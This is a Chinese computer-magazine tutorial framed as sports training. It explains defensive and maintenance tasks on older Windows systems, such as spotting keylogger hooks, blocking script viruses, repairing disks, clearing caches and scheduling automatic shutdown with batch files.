
第一步：打开IceSword（下载地址：http://www.onlinedown.net/soft/53325.htm），点击左侧的"功能→消息钩子"，在右侧就会显示系统中所有正在进行挂钩的程序（见图3）。



第二步：IceSword会显示各个正在Hook的进程及详细路径及挂钩的系统消息类型，由于要检测的是键盘记录程序，所以首先筛选出系统消息类型是"WH_CBT"的程序（见图4）。


第三步：根据经验在符合消息类型的剩余部分中排除掉正常的程序，比如系统的输入法相关进程internat.exe、带全局热键的QQ.exe、杀毒软件和安全防护软件自是更不用说。剩下的自然是可疑的程序，逐个在资源管理器中找到并右击该文件查看属性，如果无法确定可以在Baidu上搜索一下文件名。

小提示：系统目录下的文件嫌疑最大

在排查带键盘记录的可疑文件时，系统目录下的文件嫌疑最大，因为木马由于都是事先决定要自动安装在受害人的哪个目录中的，所以必须选择通用的位置。比如黑客设置了让木马感染后将自身复制到Photoshop安装目录下，但如果受害人的电脑上没有安装此软件，复制就会出错或引起怀疑。系统目录是每个用户电脑上都有的目录，而且初学者通常惧怕系统目录下的删改，所以木马会选择这儿。

小知识：什么是Hook？


Hook的另一个名字是系统钩子，这是Windows为高级编程预留的一种机制。大家都知道，Windows是基于消息机制的操作系统，比如你输QQ密码这事其实就是QQ接收到你的按键消息后做出响应的过程。默认状态下，Windows下的各个应用程序都是"自扫门前雪"，别的程序收到什么消息或处于什么状态都与自己无关，但Hook机制就是用于打破这种限制的。就好比说你家的邮箱是用来收你的私人信件的，而隔壁邻居为了偷看你的信，把他家的门牌号换成你家的，而你家的则换成一未知的，这样邮差送信就送到他家去了，邻居偷偷看完后再送到你家的邮箱里……当然，Hook并非都是用来干坏事的（要不然退休的盖茨就是教唆犯了-_-），比如QQ的全局热键就是利用Hook截获系统的按键消息实现的（见图2）。




(3)中招也敢输密码

第一步：打开要登录的程序，右击桌面右下角的连接图标（如果没有可在"开始→设置→网络连接"里找），选择禁用，这样网络就被暂时断开了（见图5）。

第二步：在密码输入框中打乱密码的输入顺序，比如可以先输第2位字符然后再将光标切回最前输入第1位字符（位置切换用鼠标操作）。如果软件本身带有软键盘（QQ及很多网游软件都带





有登录软键盘），也可用自身的软键盘功能进行输入（见图6）。

第三步：右击桌面右下角的连接图标，选择"启用"恢复网络连接并登录程序。


投技：把脚本病毒的病灶直接扔出去

嘉纳治刚在教完固技后马上迫不及待地要传授宇文殊投技："与其和对手纠缠一些琐碎的动作，不如直接把他扔出去。"

让脚本病毒不再占用系统资源

脚本病毒由于本身需要通过脚本宿主解释执行，且病毒中广泛使用无限循环等手段，所以占用资源较严重，影响系统正常使用。怎样能让脚本病毒暂时瘫痪呢？

运行Regedit.exe打开"注册表编辑器"，展开左侧的分支并定位至[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings]，在右侧窗格中将"Enable"值设置为0，重启即可。以后需要恢复时只需将此键值重新设置为1即可（见图7）。



切除U盘病毒伸向U盘的黑手

U盘病毒的突然火爆完全"归功"于移动存储介质的大幅降价，当1GB的U盘才几十块钱时，病毒制造者还有什么理由不开发基于U盘传播的脚本病毒呢？如果杀毒软件暂时杀不了U盘病毒，我们又需要使用移动存储时该怎么办？



打开"注册表编辑器"，展开分支至[HKEY_CLASSES_ROOT\Scripting.FileSystemObject]，右击"Scripting.FileSystemObject"项，选择"重命名"，将项名改成自己能记住（方便以后改回）的新名字，比如"Scripting.FileSystemObject_NEW"，重启后病毒就无法利用FSO自动复制了（见图8）。

> **小知识：FSO是什么？**
> FSO是FileSystemObject的缩写，是系统中内置的一个对象模型，利用FSO，不同的语言（包括VB、VC，甚至JS脚本）都能轻松地利用一致的方法对文件进行操作。但FSO由于功能强大，常常被病毒利用进行自身复制。

锁技：锁住中毒后的系统要害

"为了防止对手的进一步攻击，用锁技将对手的关节死锁住！"嘉纳治刚手把手地教导宇文殊，把他疼得哇哇叫。


锁住系统时间

为了逃脱杀毒软件的追击，现在有很多病毒另辟蹊径，感染后立即修改系统时间，使杀毒软件授权过期，这样系统就对病毒完全开放啦！

第一步：点击"开始→运行"，输入"gpedit.msc"回车打开"组策略编辑器"。

第二步：展开左侧分支"计算机配置→Windows设置→安全设置→本地策略→用户权利指派"。

第三步：在右侧窗格中找到"更改系统时间"，双击后在属性窗口中把所有用户名删除，点击"确定"（见图9）。



第四步：重启系统使策略生效。

> **小提示：**
> **恢复用户修改系统时间的权利**
> 在去除修改系统时间的权利后，虽然病毒没法修改时间了，但你也没法设置系统时间了。恢复的方法仍然是打开"组策略编辑器"并展开到相应的分支，在刚才修改的项目属性中点击"添加用户和组"，将当前用户或用户组添加进去。

锁住执行文件

大多数人的硬盘里都会有一个用作下载的分区，里头一大堆EXE安装文件，感染文件型病毒后，在执行EXE文件时就会使该文件被感染。


注意：目标分区必须是NTFS格式并且在"资源管理器"的"文件夹选项"中取消"简单文件共享"的勾选。

(1)被病毒感染前的方法

第一步：在"资源管理器"中找到需要保护的目录，右击选择"属性"，进入

“安全”选项卡。

第二步：在“组或用户名称”列表中只保留当前登录的用户和SYSTEM组，选择当前登录的用户（如果没有可选择“Administrators”组），取消“修改”和“写入”在允许列中的勾选状态，点击“确定”（见图10）。



(2)已经被病毒感染的方法


如果病毒已经感染系统，可能你无法通过上面的方法修改权限，那么可以使用命令行的方式完全锁住文件，使它无法进行传播了。运行CMD打开“命令提示符”，键入下面的命令并回车执行（以“D:\download”目录为例，用户名为username）：

cacls D:\download /t /c /g username:r

在提示“是否确定”时键入“y”回车，完成后就能可以放心执行EXE文件了。

> **小提示：**
> **在修改权限时会感染文件吗？**
> 使用命令行来修改权限，实际是对系统中的ACL（访问控制列表）的修改，文件病毒一般都是挂钩文件的读写操作，因此不会发生修改权限导致文件感染的情况。

击剑 及时找出并直击要害



击剑起源于中世纪的欧洲，14世纪是骑士的年代。“一剑定生死”的决斗方式在各国贵族中非常流行，一度成为当时最主流的解决纠纷的方法。为了降低伤亡，1643年前后，法国国王路易十四对当时法国的击剑服装和器具做了统一的规定，至此击剑作为一种体育竞技项目初具雏形。

“系统级击剑：系统出现故障后，我们需要的不是无目的的“病急乱投医”，那样只会让系统越发混乱。根据故障留下的蛛丝马迹找出真正的故障根源，这就是系统级击剑中的“一击制敌”。”

完成了柔道学习的宇文殊还没有得意多久，就被嘉纳治刚一个投技摔出了大门，并滚到了第2个比赛场馆——击剑馆（很难想象这种精确制导的投技......）。抬起头来，就看到自己的第2个师傅，呃......确切地说是看到这个戴着保护面罩的人。“我叫栾桂杰，在这里你要学习的内容很简单，只有一条，那就是‘直击要害’！”

刚才那招的破绽：从最近的系统操作判断故障原因

“只要是招式就必然会有弱点，如果你能从对手刚使出的招式中读出他收招时的弱点，就能击败他了。”栾桂杰轻描淡写地说道。

最近整理了磁盘碎片

现象：
分区消失或提示“I/O设备错误”
原因：磁盘碎片整理不当

磁盘碎片整理虽然是提高磁盘读写效率的好办法，但如果你在整理时会有下面的习惯，便很容易引发故障。

①边整理边看电影听音乐。


②整理过程中强制重启。

③第三方软件（非Windows自带的磁盘碎片整理工具）整理中途停止。

解决方法：

第一步：尝试系统自带的分区修复工具Chkdsk。

运行CMD打开“命令提示符”，键入“chkdsk C: /f”回车并执行（此处“C:”替换为故障盘符）。如果只是有些磁盘逻辑故障的话很容易就能正常修复(见图11)。



第二步：如果还没修复，可以右击桌面上的“我的电脑”选择“管理”，在打开的“计算机管理”窗口左侧展开“计算机管理（本地）→存储→磁盘管理”，在右侧找“尚未格式化”的分区（出错后一般会变成RAW格式），格式化并手动为其分配盘符(见图12)。

> **小提示：如果是U盘I/O故障**
> U盘读写故障或提示尚未格式化时，千万别用系统自带的格式化命令，而必须使用购买U盘时附带光盘中的专用格式化工具，否则可能会造成U盘彻底损坏或者容量变小。

最近修改过注册表

现象：系统运行异常

原因：错误修改了系统默认值

注册表是个宝库没错，正确地设置能使系统速度得到一定提高。但微软

也不傻，为什么不直接把注册表设置到最优化的状态呢？其实，注册表中对于系统的各项设置值是适用于最多数电脑硬件的，这样的设置不会让系统出现莫名其妙的故障。比如小A为了提高关机速度修改了注册表，结果关机时总是会出现“程序正在运行，是否关闭”的提示。


解决方法：

在修改注册表后如果系统出现问题，当然最好的方法就是把修改的部分改回原状并重启，所以很多注册表优化技巧都会提示修改前备份一下注册表。那这个因注册表而起的关机故障怎么解决呢？

打开“注册表编辑器”，定位至[HKEY_CURRENT_USER\Control Panel\Desktop]，在右侧窗格中双击“HungAppTimeout”并在弹出框中将值修改为系统默认的5000，完成后关闭“注册表编辑器”并重启（见图13）。

解决方法：

在发生因自动优化造成的故障时，首先应该想到的便应该是用优化软件自带的恢复功能将系统恢复到优化前的状态。而对于不显示用户名的故障，则可以找一台系统未经过优化的电脑，对比系统服务的运行状态，将故障机中优化关闭的服务找出来并逐一测试。这个不显示用户名的故障则是优化软件擅自禁用"Terminal Services"服务造成的（见图14）。



13 14

网络大补贴
90%网上提够下载的注册表优化有错误，花费50小时编辑的注册表让大家分享
http://www.jb51.net/article/7136.htm

网络大补贴：
启动程序中哪些可以删除？
http://zhidao.baidu.com/question/18210247.html

最近使用过优化软件

现象：系统功能缺失

原因：滥用自动优化功能

优化软件确实方便，但这种方便仅是指不用你自己去强记各项优化需要如何修改注册表了，而不是滥用优化软件的“自动优化”功能。这不？刚用完自动优化，就发现“任务管理器”的“进程”列表里不显示用户名了。

最近安装或卸载过软件

现象：有些软件安装不上

原因：卸载方式不正确

只是换台新的打印机就能引起系统故障，你信吗？有很多打印机驱动在卸载时都会“顺手”关闭“Print Spooler”服务，这样在换了别的打印机后也无法正常安装使用，应该如何解决？

打开“系统服务”，开启“Print Spooler”服务。

小提示：后发现不如早预防
与其在出现故障时再手忙脚乱，倒不如在进行各种重要的系统操作前先对系统进行一次系统还原的备份，如果今后出问题时随时可以恢复回去。

利用对手的失误：错误提示是个“好东东”


“可电视剧里的大侠从来不会乘人之危的！”宇文殊在争辩着。

看起来教官栾桂杰很生气的样子：“我们这是在比赛，比的就是谁能抓住对手的失误，不是在作秀！”

这是错误公告牌——系统错误提示框

软件或系统某项功能在运行过程中突然退出是很常见的故障，多数人就以为是自己的RPWT作祟，而忽略了系统中最显而易见的“错误公告牌”——系统错误提示框。比如无法打印且弹出“Spoolsv.exe应用程序错误”的提示，要解决问题其实很容易。

第一步：根据错误提示中的文件名搜索出错文件的“真实身份”。在Baidu上搜索后得知“Spoolsv.exe”是打印服务程序，并非病毒(见图15)。



15

网络大补贴：
哪些网站可以帮我们找答案？
百度百科：http://baike.baidu.com/
360百科：http://baike.360.cn
超级兔子进程查询：http://www.pctutu.com/process/index.html

第二步：进一步搜索出故障解决方法。将错误的完整信息在搜索引擎中搜索一下，如果是那种“xxx指令引用的xxx内存。该内存不能为read”的故障，可能很难有针对性的解决，但如果是那种有具体错误描述的故障，则很容易找出解决方法。

第三步：发散性思维寻找解决方法。如果网上没有找到有针对性的信息，那就可以根据第一步中查找到的信息进行发散性思考，是打印服务出现了故障，那文件本身是不是损坏了？从别的电脑上复制了同名文件替换它。还是有问题？搜搜打印的缓存文件在哪里，最后将c:\windows\system32\spool\PRINTERS目录清空后故障得到解决。

小提示：
错误信息框中的“发送错误报告”
如果你的系统弹出带有“发送错误报告”的错误信息框，而你又正巧束手无策，就可以试着点击这个按钮将错误信息发送到微软网站上，这样你有可能在微软的问题库里找到其他遇到相同故障的人给出的解决方案。

对手的失误动作录像——错误日志

系统如果出现异常，除了弹出的错误提示框外，还可以从“事件查看器”里找找原因。

第一步：点击“开始→运行”，键入“eventvwr”点击“确定”打开“事件查看器”。

第二步：在右侧空格中根据系统出现异常的时间查找匹配的错误，将错误的描述或代号复制下来。


第三步：在浏览器中打开http://support.microsoft.com，输入刚才复制下来的错误信息进行搜索，一般就能找到相应的解决方法了（见图16）。

小提示：
如果在微软支持里找不到答案
Windows操作系统的社区中有一大批专家，登录http://www.microsoft.com/china/community并把相关的错误信息和系统情况描述清楚，就能得到大家的帮助。

火速链接：
Vista下面的错误报告系统有了不少改进，如果你想了解，可以看一下本期系统栏目文章《无需外援，Vista有病自己治》。



16



田径 你的耐力更强吗

田径运动是一种结合了速度与能力，力量与技巧的综合性体育运动。“更高、更快、更强”的奥林匹克运动精神在很多方面都能够通过田径运动得到集中体现。

“系统级田径：都让系统是越用越慢，越用问题越多。怎样才能让系统像田径运动一样“更高更快更强”呢？我们需要提高系统的耐力。”

由于害怕击剑馆的教练用剑把自己挑到下一个场馆，宇文殊自己跑向了第3个场馆。这带有跑道的场馆无疑比的是田径项目，而这个站在跑道上长着典型希腊脸的男子应该就是这里的教练了。

推铅球：把软件的沉重负担推出去

“铅球最终是要推出去没错，不过对初学者来说不要砸着自己的脚是最好的。”这个希腊脸男子的话一点也不客气。




软件出现的很多莫名其妙的故障其实都来自于缓存文件的错误，解决的方法是清空缓存文件。和推铅球一样，初学者应该先搞清楚缓存文件的具体用途再有针对性地进行清理，否则容易引发其他系统故障。

网页显示不正常

每当某个网站页面大改版时，就总会有一批老用户在浏览时显示不正常，双击显示在状态栏中的警告图标，就会提示“该网页上的问题可能使其无法正常显示或功能不正常”。如果单击“显示详细信息”就会显示类似下面的信息：

```
Line:4
Char:1
Error:Object doesn’t support this property or method.
Code:0
URL:http://uuland.com/test.htm
```

网上搜到的解决方案，很多不是让你升级浏览器就是让你用regsvr32程序反复注册jscript.dll。折腾半天问题没解决，反而把系统搞乱了。其实真正解决问题的方法仅仅是清空浏览器缓存，打开IE选择菜单“工具→Internet选项”，在“常规”选项卡里找到“Internet临时文件”栏并点击“删除文件”，在弹出框中勾选“删除所有脱机内容”并点击“确定”（见图17）。



17


小提示：
为什么浏览器缓存会引起脚本错误？
网站改版后页面内容会有变动，但有时因为浏览器无法正确判断页面是否已经更新，所以错误地读取了以前留下的缓存页面。由于新的页面中加载的脚本文件及CSS层叠样式表都可能作了变化，因此老页面和新的脚本或CSS无法匹配就有可能导致错误。

QQ险些变身“硬盘杀手”

有些人的QQ可能永远不会重新安装，结果发现不但QQ平时用起来越来越慢，硬盘都跟着慢了起来。平时开着QQ一旦收到好友消息，硬盘就经常要转很久，更有甚者，一收图片就死机，同

时硬盘灯长亮。

初次遇到此问题的朋友绝对无法想象故障的导火索竟然只是一条QQ消息。如果按照常规的思路来解决，肯定会去安装最新的WHQL主板驱动或者检查硬盘有没有什么毛病，稍聪明点的会去检查杀毒软件。解决方法竟然仅仅是清空QQ安装目录中出问题账号下的"CustomFaceRecv"及其他缓存目录（见图18）。



为什么会引起这种故障呢？因为QQ在接收带有自定义表情的消息时，并不每次都从对方电脑上请求此表情的图片文件，而是先检查表情缓存目录，如果有匹配的文件（此目录下的图片文件以其MD5值命名）就直接显示，没有则收取并保存在表情缓存目录下供下次调用。当缓存目录中的文件过多时，收到带有自定义表情的消息后，就会在遍历文件时花极长的时间导致系统死机同时硬盘狂转。

> **小知识：什么是WHQL？**
> WHQL是Microsoft Windows Hardware Quality Lab的缩写，中文意思为Windows硬件设备质量实验室（认证）。通过了WHQL认证的驱动程序可以说在Windows系统中基本不存在兼容性问题，通常推荐用户选择经过WHQL认证的驱动。

有些缓存清不得

经常会有以"系统优化指南"为标题的低俗文章推荐大家将"C:\WINDOWS\Driver Cache"目录下的文件全删除，说可以省出几百MB的空间。其实这个缓存在你的系统文件损坏或需要升级驱动时都会用到，删除它便会带来无穷的后续故障。道理很简单，微软不会在系统盘里留下一个几百MB的无用系统目录的。

> **火速链接：**
> 还有哪些文件不能随便删？请看本刊2008年第7期特别话题《愚人节 出海打"愚"20条》，介绍了很多不能随便删除的文件目录。

马拉松：硬盘可用空间的"长跑"

（插入图片 马拉松第二.jpg）

希腊脸似乎对宇文殊的训练进度还算满意，便开始指导他田径中另一项重量级项目马拉松的要点："我们要比的是耐力，即使你前半段跑得再快，如果中途放弃了，那就什么也不是。"


硬盘空间越用越小是很多人的烦恼，如果只是用于下载的分区倒也容易解决，删就是了。可问题是越来越小的分区是系统分区或者安装软件的分区，不能轻易删文件，难道注定要重装系统才能解决？

软件留下的"烂尾工程"

即使在现在这种内存白菜价的时代，软件想要无限制地使用内存也是不实际的。更多的情况是软件将正在进行操作的内容写入临时文件中，比如我们经常用的Photoshop，就是一个临时文件大户。正常情况下临时文件都是在程序关闭时自动清除的，但有时我们不正常关闭程序（比如"任务管理器"中强制结束进程或发生错误退出）后，临时文件就永远留在硬盘里了。那么Photoshop遗留下的大文件该怎么办呢？

第一步：在"资源管理器"中打开"C:\Documents and Settings\用户名\Local Settings\Temp"（盘符及用户名根据实际情况修改），找到类似"Photoshop Temp282871"（数字会变化）的文件名并删除掉。

第二步：打开Photoshop，选择菜单"编辑→首选项→增效工具与暂存盘"。在弹出窗口中将"第一"到"第四"的暂存盘设置为除C盘外的其他盘符，点击"确定"（见图19）。



第三步：关闭并重新打开Photoshop，此时的临时文件就保存在新的暂存盘中了，系统盘不会再因程序关闭不当而空间不够了。

不良设置的无穷后患

软件安装后的默认设置并不都是完美的，比如万人景仰的Kaspersky Antivirus，如果你用是老的5.0专业版，那就会被吃掉不少硬盘空间，因为默认启用的iChecker/iStream功能利用NTFS格式分区独有的文件流特性写入了很多数据，且无法正常删除！解决方法是安装新版本或者使用第三方工具关闭iChecker/iStream并删除留下的信息。

删除工具：http://kaspersky.kl.edu.tw/downloads/util/klstreamremover.zip

使用方法：将klstreamremover复制到要删除垃圾信息的分区根目录下，运行CMD打开"命令提示符"并执行"klstreamremover.exe -r"命令。

双人赛艇 配合很重要



赛艇运动起源于英国。17世纪泰晤士河的船工们经常举行划船比赛。1715年为庆祝国王加冕，首次举行赛艇比赛。1775年英国制定赛艇竞赛规则，同年成立了赛艇俱乐部。

“系统级赛艇：充分合理地分配系统资源可以事半功倍。”

掌握力量的方向：优化进程优先级

赛艇教练：“我们都希望力量越大越好，但人的力量是有限的，合理地分配力量向前划才能让力量真正为我所用。”

系统资源也是如此，比如CPU的运算能力就是十分有限的，当我们同时干好几件事时，只有合理分配好系统资源才能提高工作效率。

逃离全盘扫描时的“半死不活”

杀毒软件的全盘扫描是最费时间的，大家在杀毒的时候经常还需要干点别的事。可杀毒进程几乎占用了所有CPU资源，无论干什么非常“卡”。怎么能让杀毒软件只占用一部分资源呢？

第一步：打开“资源管理器”，右击相应盘符选择全盘扫描菜单，杀毒开始。

第二步：右击任务栏空白处选择“任务管理器”，然后切换到“进程”选项卡，找出进程列表中CPU占用较高的进程，如McAfee企业版的扫描进程是scan32.exe，右击选择“设置优先级→低”，在弹出的警告框中选择“是”。

第三步：用同样方法将自己正在操作的进程的优先级调到“高”，这样就能避免杀毒软件抢光所有资源了。


CPU核心的分工合作

在多个同时占用较多CPU资源的程序在运行时，系统的频繁分配反而会引起速度降低或迟滞。怎么让程序拥有专属的CPU核心呢？

第一步：打开“任务管理器”，在“进程”选项卡中找到要修改优先级的进程，右击并选择“关系设置”(见图20,21)。

第二步：在弹出窗口中勾选相应的核心，去掉不希望程序使用的核心的勾选，点击“确定”。

第三步：将另一个同时需要操作的程序关联到另一个不用的核心。



20 21

铁人三项 完美的接力是关键

铁人三项运动起源于20世纪70年代初，由美国圣地亚哥田径俱乐部为进行长跑训练而创造的。最早的铁人三项比赛是1974年在美国圣地亚哥举行的。比赛由10公里跑步、8公里自行车和500米游泳组成，这就是铁人三项运动发展的雏形。

“系统级铁人三项：在你睡觉的时候，有什么方法能让“熬夜”的电脑自己接力处理各项任务。”

实例：跑完全程立马休息：用完自动关机

已经有一些软件自带了下载完成关机的功能，这类的直接设置即可，而无此功能的则需要批处理。

整理硬盘后自动关机

第一步：打开“记事本”，输入下面的内容后保存为defrag.bat。

```
@echo off
defrag c: /f /v
shutdown -i -s -f -t 0
```

第二步：在睡觉前执行此BAT，关掉显示器，这样在自动整理完之后就会关掉电脑了。

下载完软件自动关机

以迅雷为例，直接选择菜单“工具→完成后关机”就行了。但需要注意的是，如果下载的是BT等P2P类型的任务，一定要确保种子的状态良好，否则半夜突然不能下载了，下载软件也不能自动关闭，因为还没完成。

实例：比赛项目不停顿：程序间接力除了关机外，你可能还希望不同的任务间互相接力，这也很容易通过批处理实现。

下载完整理硬盘

第一步：以Orbit为例，添加下载任务但设置为不立即开始下载，选择菜单“工具→配置”，在左侧选择“常规”，在右侧窗格中勾选“启动时自动开始下载未完成任务”，关闭Orbit。

第二步：用“记事本”将下面的代码保存为run.bat（Orbit安装路径请修改为实际安装路径），在需要下载时执行。

```
@echo off
D:\orbit\orbit.exe
defrag c: /f /v
```

终于完成了最后的任务，宇文殊松了口气，咦？谁在叫我……

